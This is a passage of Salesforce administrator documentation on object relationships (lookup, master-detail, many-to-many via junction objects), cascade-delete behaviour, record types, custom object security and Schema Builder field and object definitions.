    Warning: Choosing `Delete this record also` can result in a *cascade-delete*. A cascade-delete bypasses security and sharing settings, which means users can delete records when the target lookup record is deleted *even if they don’t have access to the records*. To prevent records from being accidentally deleted, cascade-delete is disabled by default. Contact Salesforce.com to get the cascade-delete option enabled for your organization.

    Cascade-delete and its related options are not available for lookup relationships to business hours, community, lead, price book, product, or user objects.

When you define a lookup relationship, you have the option to include a lookup field on the page layouts for that object as well as create a related list on the associated object's page layouts. For example, if you have a custom object called “PTO Requests” and you want your users to link a PTO request with the employee submitting the request, create a lookup relationship from the PTO Request custom object with the user object.

If the parent record in a lookup relationship is deleted, the field history tracking for the child record does not record the deletion. For example, if a parent account is deleted, the Account History related list for the child account does not show the deletion.

You can't delete an object or record in a lookup relationship if the combined number of records between the two linked objects is more than 100,000. To delete an object or record in a lookup relationship, first delete an appropriate number of its child records.

Hierarchical

This type of relationship is a special lookup relationship available only for the user object. It allows users to use a lookup field to associate one user with another that does not directly or indirectly refer to itself. For example, you can create a custom hierarchical relationship field to store each user's direct manager.

Tip: When creating a hierarchical field in Personal, Contact Manager, Group, and Professional Editions, you can select the `Restricted Field` checkbox so that only users with the "Manage Users" permission can edit it. In Enterprise, Unlimited, and Developer Edition, use field-level security instead.

Creating a Many-to-Many Relationship

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Reports are not available in **Database.com**.

User Permissions Needed	
To create a many-to-many relationship:	"Customize Application"

You can use master-detail relationships to model *many-to-many* relationships between any two objects. A many-to-many relationship allows each record of one object to be linked to multiple records from another object and vice versa. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs. When modeling a many-to-many relationship, you use a *junction object* to connect the two objects you want to relate to each other.

Junction Object

A custom object with two master-detail relationships. Using a custom junction object, you can model a "many-to-many" relationship between two objects. For example, you may have a custom object called "Bug" that relates to the standard case object such that a bug could be related to multiple cases and a case could also be related to multiple bugs.

Creating the many-to-many relationship consists of:

1. Creating the junction object.
2. Creating the two master-detail relationships.
3. Customizing the related lists on the page layouts of the two master objects.
4. Customizing reports to maximize the effectiveness of the many-to-many relationship.

Creating the Junction Object

To create the junction object:

1. From Setup, click **Create** > **Objects**.
2. Click **New Custom Object**.
3. In the custom object wizard, consider these tips specifically for junction objects:
   - Name the object with a label that indicates its purpose, such as `BugCaseAssociation`.
   - For the `Record Name` field, it is recommended that you use the auto-number data type.
   - Do not launch the custom tab wizard before clicking **Save**. Junction objects do not need a tab.

Creating the Two Master-Detail Relationships

To create the two master-detail relationships:

1. Verify that the two objects you want to relate to each other already exist. For example, you may want to relate the standard case object to a custom bug object.
2. On the junction object, create the first master-detail relationship field. In the custom field wizard:
   a. Choose `Master-Detail Relationship` as the field type.
   b. Select one of the objects to relate to your junction object. For example, select `Case`.

      The first master-detail relationship you create on your junction object becomes the *primary* relationship. This affects the following for the junction object records:

      - Look and feel: The junction object's detail and edit pages use the color and any associated icon of the primary master object.
      - Record ownership: The junction object records inherit the value of the `Owner` field from their associated primary master record. Because objects on the detail side of a relationship do not have a visible `Owner` field, this is only relevant if you later delete both master-detail relationships on your junction object.
      - Division: If your organization uses divisions to segment data, the junction object records inherit their division from their associated primary master record. Similar to the record ownership, this is only relevant if you later delete both master-detail relationships.

   c. Select a `Sharing Setting` option. For master-detail relationship fields, the `Sharing Setting` attribute determines the sharing access that users must have to a master record in order to create, edit, or delete its associated detail records.
   d. For the `Related List Label` that will display on the page layout of the master object, do not accept the default. Change this to use the name of the other master object in your many-to-many relationship. For example, change this to `Bugs` so users will see a Bugs related list on the case detail page.
3. On the junction object, create the second master-detail relationship. In the custom field wizard:
   a. Choose `Master-Detail Relationship` as the field type.
   b. Select the other desired master object to relate to your junction object. For example, select `Bug`.

      The second master-detail relationship you create on your junction object becomes the *secondary* relationship. If you delete the primary master-detail relationship or convert it to a lookup relationship, the secondary master object becomes primary.

c. Select a `Sharing Setting` option. For master-detail relationship fields, the `Sharing Setting` attribute determines the sharing access that users must have to a master record in order to create, edit, or delete its associated detail records.
d. For the `Related List Label` that will display on the page layout of the master object, do not accept the default. Change this to use the name of the other master object in your many-to-many relationship. For example, change this to `Cases` so users will see a Cases related list on the bug detail page.

Customizing Many-to-Many Relationship Related Lists

For a many-to-many relationship in Salesforce, each master object record displays a related list of the associated junction object records. To create a seamless user experience, you can change the name of the junction object related list on each of the master object page layouts to have the name of the other master object. For example, you might change the BugCaseAssociations related list to `Cases` on the bugs page layout and to `Bugs` on the cases page layout. You can further customize these related lists to display fields from the other master object.

To customize the fields that display in the junction object related list on each master object page layout:

1. Edit the page layout of each master object that is related to the junction object. For example, to modify the BugCaseAssociations related list for case records, edit the page layout for cases from Setup by clicking **Customize** > **Cases** > **Page Layouts**.
2. Edit the properties of the related list you want to modify. For example, on cases the BugCaseAssociations related list was renamed to Bugs, so select the Bugs related list.
3. Add the fields to display in the related list. You can add fields from the junction object itself, but more importantly, you can add fields from the other master object.

   Each field is prefixed with its object name in the popup window. In the related list itself, only fields from the junction object are prefixed with the object name; fields from the other master object are not.

Note: The junction object related list does not include an icon on the master record's detail pages because the junction object does not have a custom tab. If you make a tab for the junction object, the icon is included.

Customizing Reports for Many-to-Many Relationships

Many-to-many relationships provide two standard report types that join the master objects and the junction object. The report types are:

- “Primary master with junction object and secondary master” in the primary master object's report category.
- “Secondary master with junction object and primary master” in the secondary master object's report category.

The order of the master objects in the report type is important. The master object listed first determines the scope of records that can be displayed in the report.

You can create custom reports based on these standard report types. In addition, you can create custom report types to customize which related objects are joined in the report.

Considerations for Relationships

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Review the following considerations before creating relationships between objects:

Relationship Limits

Each custom object can have up to two master-detail relationships and many lookup relationships. Each relationship is included in the maximum number of custom fields allowed.

Converting Relationships

You can convert a master-detail relationship to a lookup relationship as long as no roll-up summary fields exist on the master object.

You can convert a lookup relationship to a master-detail relationship, but only if the lookup field in all records contains a value.

Self Relationships

You can create a relationship from an object to itself, but it must be a lookup relationship, and a single record can't be linked to itself. However, a record can indirectly relate to itself. For example, the Holiday Promotion campaign can have the Direct Mail campaign selected in the lookup relationship, and the Direct Mail campaign can have the Holiday Promotion campaign selected in the lookup relationship.

You can't create a many-to-many self relationship, that is, the two master-detail relationships on the junction object can't have the same master object.

Icons for Custom Related Lists

The icon you select for the associated custom tab also displays in any custom related list you create based on a relationship.

Custom related lists do not include an icon if they are based on a relationship with a custom object that does not have a custom tab.

Master-Detail Relationships

To create multilevel master-detail relationships, you need the "Customize Application" user permission.

When you define a master-detail relationship, the custom object on which you are working is the "detail" side. Its data can appear as a custom related list on page layouts for the other object.

By default, records can't be reparented in master-detail relationships. Administrators can, however, allow child records in master-detail relationships on custom objects to be reparented to different parent records by selecting the `Allow reparenting` option in the master-detail relationship definition.

You can have up to three custom detail levels.

Standard objects can't be on the detail side of a custom object in a master-detail relationship.

An object can appear once in multilevel master-detail relationships. For example, a subdetail object in one multilevel master-detail relationship can't also be the owner of the master object in another multilevel master-detail relationship. A subdetail object can't also be the master object of the subdetail object's detail object.

Multilevel master-detail relationships do not support division transfers.

You can't create a master-detail relationship if the custom object already contains data. You can, however, create the relationship as a lookup and then convert it to master-detail if the lookup field in all records contains a value.

Converting relationships from lookup to master-detail, or from master-detail to lookup behaves the same as for two-object master-detail relationships. That is, the two linked objects in the detail-subdetail1, or subdetail1-subdetail2 relationship have the same conversion limits as the master-detail relationship.

Roll-up summary fields work as in two-object master-detail relationships. A master can roll up fields on detail records; however, it can't directly roll up fields on subdetail records. To achieve this, the detail record must have a roll-up summary field for the field on the subdetail record, allowing the master to roll up from the detail's roll-up summary field.

You can use multilevel master-detail relationships in custom report types. The `Allow Reports` checkbox must be checked when you create the custom object. Custom report types created for multilevel master-detail relationships count towards the organizations custom report type limit and no reports are generated if this limit is exceeded.

Custom junction objects can't have detail objects. That is, a custom junction object can't become the master object in a multilevel master-detail relationship.

You can’t delete a custom object if it is on the master side of a master-detail relationship. If you delete a custom object that is on the detail side of a master-detail relationship, the relationship is converted to a lookup relationship.

Deleting a detail record moves it to the Recycle Bin and leaves the master record intact; deleting a master record also deletes related detail and subdetail records. Undeleting a detail record restores it, and undeleting a master record also undeletes related detail and subdetail records. However, if you delete a detail record and later, separately, delete its master record, you cannot undelete the detail record, as it no longer has a master record to relate to.

As a best practice, don't exceed 10,000 child records for a master-detail relationship.

Many-to-Many Relationships

Junction object records are deleted when either associated master record is deleted and placed in the Recycle Bin. If both associated master records are deleted, the junction object record is deleted permanently and can't be restored.

Sharing access to a junction object record is determined by a user's sharing access to both associated master records and the `Sharing Setting` option on the relationship field. See Custom Object Security on page 2898. For example, if the sharing setting on both parents is Read/Write, then the user must have Read/Write access to *both* parents in order to have Read/Write access to the junction object. If, on the other hand, the sharing setting on both masters is Read-Only, a user with Read-Only rights on the master records would have Read/Write access to the junction object.

You can create workflow rules and approval processes on junction objects; but you can't create outbound messages on junction objects.

In a many-to-many relationship, a user can't delete a parent record if there are more than 200 junction object records associated with it *and* if the junction object has a roll-up summary field that rolls up to the other parent. To delete this object, manually delete junction object records until the count is fewer than 200.

The first master-detail relationship you create on your junction object becomes the *primary* relationship. This affects the following for the junction object records:

- Look and feel: The junction object's detail and edit pages use the color and any associated icon of the primary master object.
- Record ownership: The junction object records inherit the value of the `Owner` field from their associated primary master record. Because objects on the detail side of a relationship do not have a visible `Owner` field, this is only relevant if you later delete both master-detail relationships on your junction object.

- Division: If your organization uses divisions to segment data, the junction object records inherit their division from their associated primary master record. Similar to the record ownership, this is only relevant if you later delete both master-detail relationships.

The second master-detail relationship you create on your junction object becomes the *secondary* relationship. If you delete the primary master-detail relationship or convert it to a lookup relationship, the secondary master object becomes primary.

Roll-up summary fields that summarize data from the junction object can be created on both master objects.

Formula fields and validation rules on the junction object can reference fields on both master objects.

You can define Apex triggers on both master objects and the junction object.

A junction object can't be on the master side of another master-detail relationship.

You can't create a many-to-many self relationship, that is, the two master-detail relationships on the junction object can't have the same master object.

Lookup Relationships

If the lookup field is optional, you can specify one of three behaviors to occur if the lookup record is deleted:

- `Clear the value of this field` This is the default. Clearing the field is a good choice when the field does not have to contain a value from the associated lookup record.
- `Don’t allow deletion of the lookup record that’s part of a lookup relationship` This option restricts the lookup record from being deleted if you have any dependencies, such as a workflow rule, built on the relationship.
- `Delete this record also` Available only if a custom object contains the lookup relationship, not if it’s contained by a standard object. However, the lookup object can be either standard or custom. Choose when the lookup field and its associated record are tightly coupled and you want to completely delete related data.

Warning: Choosing `Delete this record also` can result in a *cascade-delete*. A cascade-delete bypasses security and sharing settings, which means users can delete records when the target lookup record is deleted *even if they don’t have access to the records*. To prevent records from being accidentally deleted, cascade-delete is disabled by default. Contact Salesforce.com to get the cascade-delete option enabled for your organization.

Cascade-delete and its related options are not available for lookup relationships to business hours, community, lead, price book, product, or user objects.

In a chain of lookup relationships, these behaviors work independently on each target field at each level. Say, for example, field A is the target lookup of field B, which in turn is the target lookup of field C. You can have a delete restriction on A and none on B, which means that A can’t be deleted but B can. Once B is deleted, the relationship between A and B no longer exists and C will hold an empty value for the lookup.

In a multilevel lookup relationship, these options might conflict. For example, in the scenario where field A is the target lookup of field B, which in turn is the target lookup of field C, you might specify that A can delete B, but B cannot be deleted because it’s in a relationship with C. If you try to delete A, you’ll get an error saying that B can’t be deleted because it’s linked to C.

If the parent record in a lookup relationship is deleted, the field history tracking for the child record does not record the deletion. For example, if a parent account is deleted, the Account History related list for the child account does not show the deletion.

Impact of Relationships on Reports

The type of relationship you create affects which standard report types are available and how they are categorized. These report types determine which related objects can be included in the report:

- Lookup relationships allow data from the two related objects to be joined in one report.
- Master-detail relationships allow data from three objects to be joined in one report: the master object, the detail object, plus one other lookup object. If the detail object has multiple lookup relationships, a separate report type is available based on each lookup.
- Many-to-many relationships provide two standard report types that join the master objects and the junction object. The report types are:
  - ◊ "Primary master with junction object and secondary master" in the primary master object's report category.
  - ◊ "Secondary master with junction object and primary master" in the secondary master object's report category.

  The order of the master objects in the report type is important. The master object listed first determines the scope of records that can be displayed in the report.

The reporting impact of each relationship type is summarized in the following table:

Relationship Type	Standard Report Types	Report Type Category
Lookup	Object by itself Object with first lookup Object with second lookup Object with third lookup	Based on the object
Master-Detail	Master object by itself Master object with detail object Master object with detail object and first lookup Master object with detail object and second lookup Master object with detail object and third lookup	Master object
Many-to-Many	Primary master object by itself Secondary master object by itself Primary master object with junction object and secondary master object Secondary master object with junction object and primary master object	Primary master object and Secondary master object

Custom report types give you more flexibility to join data from multiple objects, including lookups as well as master-detail relationships.

Important: Converting a relationship from lookup to master-detail or vice versa can cause existing custom reports to become unusable due to the different standard report types available for each type of relationship. We recommend that you test your custom reports immediately after converting the relationship type. If you revert your relationship back to the original type, the reports are restored and become usable again.

Overview of Object Relationships
Creating a Many-to-Many Relationship

Creating Custom Object Record Types

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create record types for custom objects:	"Customize Application"

Create record types for a custom object to display different picklist values and page layouts to different users based on their profiles.

1. From Setup, click **Create** > **Objects**.
2. Select the custom object.
3. Click **New** in the Record Types related list.
4. Choose `Master` from the `Existing Record Type` drop-down list to copy all available picklist values, or choose an existing record type to clone its picklist values.

   Note: When you create a new record type without cloning an existing one, the new record type automatically includes the master picklist values for both standard and custom picklists. You can then customize the picklist values for the record type.

5. Enter a `Record Type Label` that's unique within the object.
6. Enter a description.
7. Select `Active` to activate the record type.
8. Select `Enable for Profile` next to a profile to make the record type available to users with that profile. Select the checkbox in the header row to enable it for all profiles.

   Tip: If each profile is associated with a single record type, users will never be prompted to select a record type when creating new records.

9. For enabled profiles, select `Make Default` to make it the default record type for users of that profile. Select the checkbox in the header row to make it the default for all profiles.
10. Click **Next**.

11. Choose a page layout option to determine what page layout displays for records with this record type:
    - To apply a single page layout for all profiles, select `Apply one layout to all profiles` and choose the page layout from the drop-down list.
    - To apply different page layouts based on user profiles, select `Apply a different layout for each profile` and choose a page layout for each profile.
12. Click **Save** to edit the values of the standard and custom picklists available for the record type, or click **Save and New** to create another record type.

Customizing Search Layouts for Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To define search layouts for custom objects:	"Customize Application"

You can customize which custom object fields display for users in search results, lookup dialogs, and the key lists on custom tab home pages. You can specify a different set of fields to show in each search layout. The settings apply to all users in your organization.

Additionally, customize which buttons display in custom list views and search results. You can hide a standard list view button or display a custom button. Standard buttons are not available on search result layouts. To display a custom button, create the custom button, giving it the `List Button Display Type`.

1. From Setup, click **Create** > **Objects**.
2. Select a custom object.
3. In Search Layouts, click **Edit** next to the search layout you want to modify.

   Note: The fields you select for the key lists on the custom tab home page are also used as the columns displayed in the default All list view and as the default columns for any new list views. To view different columns, customize the list view itself.

4. Move fields between Available Fields and Selected Fields.
    - To customize which fields display in the layout, select one or more fields and click **Add** or **Remove**.
    - To sort fields in the layout, select one or more fields in Selected Fields and click **Up** or **Down**.
    - To select multiple fields individually, use CTRL+click.
    - To select multiple fields as a group, use SHIFT+click.
5. Click **Save**.

See Also:

Customizing Search Layouts

Custom Object Security

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Tabs are not available in **Database.com**.

Many different security settings work together so you can control access to your custom objects with great flexibility. Set custom object security at the following different levels:

- **Tab**—display the custom tab for the appropriate users based on their user profiles.
- **Object**—set the access users have to create, read, edit, and delete records for each object.
- **Records**—set the default sharing model for all your users. This determines the access users have to custom object records that they do not own.
- **Relationship**—for objects on the detail side of a master-detail relationship, specify the sharing access that users must have to the master record in order to create, edit, or delete the associated detail records. This is specified in the `Sharing Setting` attribute of the master-detail relationship field on the detail object.
- **Fields**—set the level of access users have to fields on your custom object page layout.

The following requirements apply to custom objects with no master-detail relationship:

Action	Required Privileges
Create a record	"Create" permission. The user must have the tab displayed to create a new record from the Create New drop-down list in the sidebar.
View a record	"Read" permission and Public Read Only or Public Read/Write sharing model if not the record owner.
Edit a record	"Edit" permission and Public Read/Write sharing model if not the record owner.
Delete a record	"Delete" permission and must be the record owner or above the record owner in the role hierarchy.

The following requirements apply to custom objects that have a master-detail relationship with a standard or custom object:

Action	Required Privileges
Create a record	"Create" permission and either read or read/write access to the related master record, depending on the value of the `Sharing Setting` attribute of the master-detail relationship field on the detail object.
View a record	"Read" permission and read access to the related master record. If the record has two master records in a many-to-many relationship, the user must have read access to both master records.

Action	Required Privileges
Edit a record	"Edit" permission and either read or read/write access to the related master record, depending on the value of the `Sharing Setting` attribute of the master-detail relationship field on the detail object.
Delete a record	"Delete" permission and either read or read/write access to the related master record, depending on the value of the `Sharing Setting` attribute of the master-detail relationship field on the detail object. When a user deletes a record that has related custom object records, all related custom object records are deleted regardless of whether the user has delete permission to the custom object.

Delegated administrators can manage nearly every aspect of specified custom objects, but they cannot create or modify relationships on the object or set organization-wide sharing defaults.

Notes on Enabling Activities for Custom Objects

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- If you enable activities when creating a custom object, the activity related lists are added to the default page layout automatically. If you enable activities later, after the custom object already exists, you must add the related lists to the page layout manually.
- Disabling activities for a custom object does not delete existing activity records. However, activity related lists are removed from custom object pages, and reports containing activities and the custom object are deleted.
- If a custom object has a master-detail relationship with accounts, the custom object's activities roll up to the account and cause the account's `Last Activity` date to be updated. For custom objects related to other types of records, the activities do not roll up.
- The ability to send emails or create mail merge documents is available for activities on custom objects. The email must be sent to a contact or lead.
- When you change the ownership of a custom object record, any open activities related to that custom object are also transferred to the new record owner.
- You cannot disable activity tracking for a custom object if any workflow tasks are associated with that custom object, or if tasks and events are child data sets of the custom object in a mobile configuration.
- Custom object records can only be associated with a call log in Salesforce CRM Call Center if activities are enabled for the object.

Managing Your Custom Objects and Fields With Schema Builder

Schema Builder Overview

Available in: All Editions

Schema Builder provides a dynamic environment to add new custom objects, custom fields, and relationships to your schema. This eliminates the need to click from page to page to find the details of a master-detail relationship or to add a new custom field to an object in your schema. For example, if you're using Schema Builder to view the details of your schema, you can add a new custom object without leaving Schema Builder. The drag-and-drop interface lets you easily add a custom object or new field, and saves the layout of your schema any time you move an object.

Schema Builder provides details such as the field values, required fields, and how objects are related by displaying lookup and master-detail relationships. You can view the details for both standard and custom objects in Schema Builder.

Schema Builder is enabled by default and lets you add the following to your schema:

- Custom objects
- Lookup relationships
- Master-detail relationships
- Fields of the following types:
  - Auto Number
  - Formula
  - Roll-up Summary
  - Checkbox
  - Currency
  - Date
  - Date/Time
  - Email
  - Number
  - Percent
  - Phone
  - Picklist
  - Picklist (Multi-Select)
  - Text
  - Text (Encrypted)
  - Text Area
  - Long Text Area
  - Rich Text Area

Working with Schema Builder

Working with Schema Builder

Available in: All Editions

User Permissions Needed	
To view objects in Schema Builder:	"Customize Application"

You can access Schema Builder in three ways:

- From Setup, click **Schema Builder**.
- From Setup, click **Create** > **Objects**. Then in the custom objects page, click **Schema Builder**.
- In the Quick Links box on the Force.com home page, click **Schema Builder**.

When working with Schema Builder:

- Click on an object and move it to any space on the canvas. Schema Builder saves the layout of your schema any time you move an object.
- Click **Auto-Layout** to automatically sort the layout of the objects in your schema.

  Important: Once you click **Auto-Layout**, you can't undo it.

- Click **View Options** to:
  - ◊ **Display Element Names** if you prefer system names, or **Display Element Labels** if you prefer text values.
  - ◊ **Show/Hide Relationships**
  - ◊ **Show/Hide Legend**
- The **Elements** tab lets you drag and drop new custom objects and fields onto the canvas.
  - ◊ To create a new custom object, see Creating Objects with Schema Builder.
  - ◊ To create a new custom field, see Creating Fields with Schema Builder.
- The **Objects** tab lets you select objects to display on the canvas.
  - ◊ Click the drop-down list in the sidebar to filter your list of objects:
    - All Objects
    - Selected Objects
    - Standard Objects

- Custom Objects
- System Objects

Note: Objects created outside of Schema Builder, such as through an app or the API, don't automatically display on the canvas. Select the checkbox for the object created outside Schema Builder to display it on the canvas.

◊ To search for an object, type its name in the **Quick Find...** box.

◊ Hover over an object in your list of objects and click to find it on the canvas.

- Hover over relationship lines to show relationship details such as lookup and master-detail relationships. Click the name of the object to find it on the canvas. You may want to hide relationships if your schema is taking too long to load.
- To view the details of a field in a new window, click the element name or label and select **View Field in New Window**.
- To edit properties of a custom field, click the element name or label and select **Edit Field Properties...**.
- To manage permissions of a custom field, click the element name or label and select **Manage Field Permissions**. Use the dialog box that appears to manage the field's visibility and writability for all standard and custom profiles. By default, the field level security for custom fields is set to visible and editable for internal profiles—those not cloned from Partner User or Customer Portal Manager. Fields that are not normally editable, such as formulas and roll-up summary fields, are visible and read-only.
- Click to:

◊ **Hide Object on Canvas**

◊ **View Object** detail in a new window

◊ **View Page Layouts** detail in a new window

- Click **Show More Fields** to display all the fields of an object.
- To zoom in, click . To zoom out, click .

Note: You can't save the level of zoom when closing Schema Builder.

- To collapse the sidebar, click . To expand it, click .
- The map in the lower right corner shows the overall layout of your objects on the canvas. Click on the map to navigate the layout of your objects. To pan across the schema layout while zoomed in, click and hold the canvas while moving the mouse.
- To close the Schema Builder and save the layout of your objects, click **Close**.

Important: If your schema contains many objects and fields, it may cause long loading times. Click **Hide Relationships** to improve Schema Builder performance.

Deleting Custom Fields with Schema Builder

Creating Objects with Schema Builder

Available in: **All** Editions

User Permissions Needed	
To create new custom objects in Schema Builder:	"Customize Application"

To create a new custom object with Schema Builder:

1. Click the **Elements** tab.
2. Click **Object** and drag it onto the canvas.
3. Enter information to define your object. See Schema Builder Custom Object Definition on page 2905 for a list of object definitions.
4. Click **Save**.

See Also:

Schema Builder Custom Object Definition

Creating Fields with Schema Builder

Available in: **All** Editions

User Permissions Needed	
To create new fields in Schema Builder:	"Customize Application"

To create a new custom field with Schema Builder:

1. Click the **Elements** tab.
2. Click a field and drag it onto an object on the canvas.
3. Enter a `Field Label`.

   Salesforce populates `Field Name` using the field label. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

   Ensure that the custom field name and label are unique for that object.

   - If a standard and custom field have identical names or labels, the merge field displays the custom field value.
   - If two custom fields have identical names or labels, the merge field may display an unexpected value.

If you create a field label called `Email` and a standard field labeled `Email` already exists, the merge field may be unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, `Email2`.

4. Enter a `Description` of the custom field.
5. Enter `Help Text` to detail the purpose and function of a custom field.
6. Enter a `Default Value` to automatically insert a value of a custom field when a new record is created.
7. Depending on the custom field type you choose, enter any remaining field attributes.
8. Click **Save**.

Deleting Custom Objects with Schema Builder

You can delete custom objects using Schema Builder.

Available in: **All** Editions

User Permissions Needed	
To delete custom objects in Schema Builder:	"Customize Application"

Schema Builder displays list of side effects when you try to delete a custom object. Be sure you're ready to accept these side effects before finalizing the deletion. See Deleting Custom Objects on page 2882 and Managing Deleted Custom Objects on page 2883.

1. Click on the custom object's icon.
2. Select **Delete Object...**. A dialog box displays that explains the side effects of deleting an object. Read this information carefully.
3. If you accept the conditions, check **Yes, I want to delete the custom object.**
4. Click **Delete**.

Deleting Custom Fields with Schema Builder

You can delete custom fields using Schema Builder.

Available in: **All** Editions

User Permissions Needed	
To delete custom fields in Schema Builder:	"Customize Application"

Schema Builder displays a list of side effects when you try to delete a custom field. Be sure you're ready to accept these side effects before finalizing the deletion.

1. Right click on the custom field.
2. Select **Delete Field...**. A dialog box displays that explains the side effects of deleting a custom field. Read this information carefully.
3. If you accept the conditions, check **Yes, I want to delete the custom field.**
4. Click **Delete**.

Schema Builder Custom Object Definition

Available in: **All** Editions

Field	Description
`Label`	A name used to refer to the object in any user interface pages.
`Plural Label`	The plural name of the object. If you create a tab for this object, this name is used for the tab.
`Starts with a vowel sound`	If it's appropriate for your organization's default language, check if your label should be preceded by "an" instead of "a".
`Object Name`	A unique name used to refer to the object when using the API. In managed packages, this unique name prevents naming conflicts on package installations. The Object Name field can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	An optional description of the object. A meaningful description helps you remember the differences between your custom objects when you're viewing them in a list.
`Record Name`	The name used in page layouts, list views, related lists, and search results.
`Data Type`	The type of field (text or auto-number) for the record name. Records that have unique IDs instead of names use auto-numbers. An auto-number is a unique number assigned automatically. It is always a read-only field.
`Allow Reports`	Makes the data in the custom object records available for reporting purposes. To create reports on custom objects, choose the **Other Reports** report type category unless the custom object has a relationship with a standard object. When the custom object has a master-detail relationship with a standard object, or is a lookup

Field	Description
	object on a standard object, select the standard object for the report type category instead.
`Allow Activities`	Allows users to associate tasks and scheduled calendar events related to the custom object records.
`Track Field History`	Enables your organization to track changes to fields on the custom object records, such as who changed the value of a field, when it was changed, and what the value of the field was before and after the edit. History data is available for reporting, so users can easily create audit trail reports when this feature is enabled.
`Enable Divisions`	If your organization has divisions enabled, select this option to enable the custom object for divisions. Divisions group records for simplified search results, list views, reports, and other areas within Salesforce. Salesforce adds a `Division` field to the custom object, and if the custom object is the master in a master-detail relationship, any custom objects on the detail side also get the `Division` field and inherit their division from the master record.
`Available for Customer Portal`	This option makes the custom object available through the Salesforce Customer Portal.
`Namespace Prefix`	In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.
`Deployment Status`	Indicates whether the custom object is visible to other users.
`Add Notes & Attachments...`	Allows users to attach notes and attachments to custom object records. This allows you to attach external documents to any object record, in much the same way that you can add a PDF or photo as an attachment to an email. This option is only available when you are creating a new object.

Schema Builder Custom Field Definition

Available in: **All** Editions

Type	Description
Auto Number	Automatically assigns a unique number to each record. The maximum length of any auto-number field is 30 characters, 20 of which are reserved for prefix or suffix text.
Formula	Allows users to automatically calculate values based on other values or fields such as merge fields. **Note:** Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.35.
Roll-Up Summary	Automatically displays the record count of related records or calculates the sum, minimum, or maximum value of related records. The records must be directly related to the selected record and on the detail side of a custom master-detail relationship with the object that contains the roll-up summary field. For example, a custom field called "Total Number of Guests" displays the number of guest custom object records in the Guests related list.
Lookup Relationship	Creates a relationship between two records so you can associate them with each other. For example, opportunities have a lookup relationship with cases that lets you associate a particular case with an opportunity. A lookup relationship creates a field that allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that are linked to it. You can create lookup relationship fields that link to users, standard objects, or custom objects. If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship. Lookup relationship fields aren't available in Personal Edition. Lookup relationship fields to campaign members aren't available; however, lookup relationship fields from campaign members to other objects are available.

Type	Description
Master-Detail Relationship	Creates a relationship between records where the master record controls certain behaviors of the detail record such as record deletion and security. Available for custom objects only, although you can create a master-detail relationship field on a custom object that links to a standard object. Master-detail relationships can't be used with campaign members.
Checkbox	Allows users to check a box, indicating a true or false attribute of a record. When using a checkbox field for a report or list view filter, use "True" for checked values and "False" for unchecked values. The import wizards and the weekly export tool use "1" for checked values and "0" for unchecked values.
Currency	Allows users to enter a currency amount. The system automatically formats the field as a currency amount. This can be useful if you export data to a spreadsheet. **Note:** Salesforce uses the round half even tie-breaking rule for currency fields. For example, 23.5 becomes 24, 22.5 becomes 22, −22.5 becomes −22, and −23.5 becomes −24. Values lose precision after 15 decimal places.
Date	Allows users to enter a date or pick a date from a popup calendar. In reports, you can limit the data by specific dates using any custom date field.
Date/Time	Allows users to enter a date or pick a date from a popup calendar and enter a time of day. They can also add the current date and time by clicking the date and time link next to the field. The time of day includes AM or PM notation. In reports, you can limit the data by specific dates and times using any custom date field.
Email	Allows users to enter an email address, which is validated to ensure proper format. If this field is specified for contacts or leads, users can choose the address when clicking **Send an Email**. Note that you can't use custom email addresses for mass emails.
Number	Allows users to enter any number. This is treated as a real number and any leading zeros are removed. **Note:** Salesforce uses the round half up tie-breaking rule for number fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.34. Salesforce rounds

Type	Description
	numbers referenced in merge fields according to the user's locale, not the number of decimal spaces specified in the number field configuration.
Percent	Allows users to enter a percentage number, for example, '10'. The system automatically adds the percent sign to the number. **Note:** If the decimal value is greater than 15, and you add a percent sign to the number, a runtime error occurs. Values lose precision after 15 decimal places.
Phone	Allows users to enter any phone number. Salesforce automatically formats it as a phone number. If you are using Salesforce CRM Call Center, custom phone fields are displayed with the button, allowing click-to-dial functionality. Consequently, salesforce.com recommends that you don't use a custom phone field for fax numbers.
Picklist	Allows users to select a value from a list you define.
Picklist (Multi-Select)	Allows users to select more than one picklist value from a list you define. These fields display each value separated by a semicolon.
Text	Allows users to enter any combination of letters, numbers, or symbols. You can set a maximum length, up to 255 characters.
Text (Encrypted)	Allows users to enter any combination of letters, numbers, or symbols that are stored in encrypted form. You can set a maximum length of up to 175 characters. Encrypted fields are encrypted with 128-bit master keys and use the AES (Advanced Encryption Standard) algorithm. You can archive, delete, and import your master encryption key. To enable master encryption key management, contact salesforce.com.
Text Area	Allows users to enter up to 255 characters that display on separate lines similar to a `Description` field.
Text Area (Long)	Allows users to enter up to 32,768 characters that display on separate lines similar to a `Description` field. You can set the length of this field type to a lower limit, if desired. Any length from 256 to 32,768 characters is allowed. Every time you press `Enter` within a long text area field, a linebreak and a return character are added to the text. These two characters count toward the 32,768 character limit. This data type is not available for activities or products on opportunities.

Type	Description
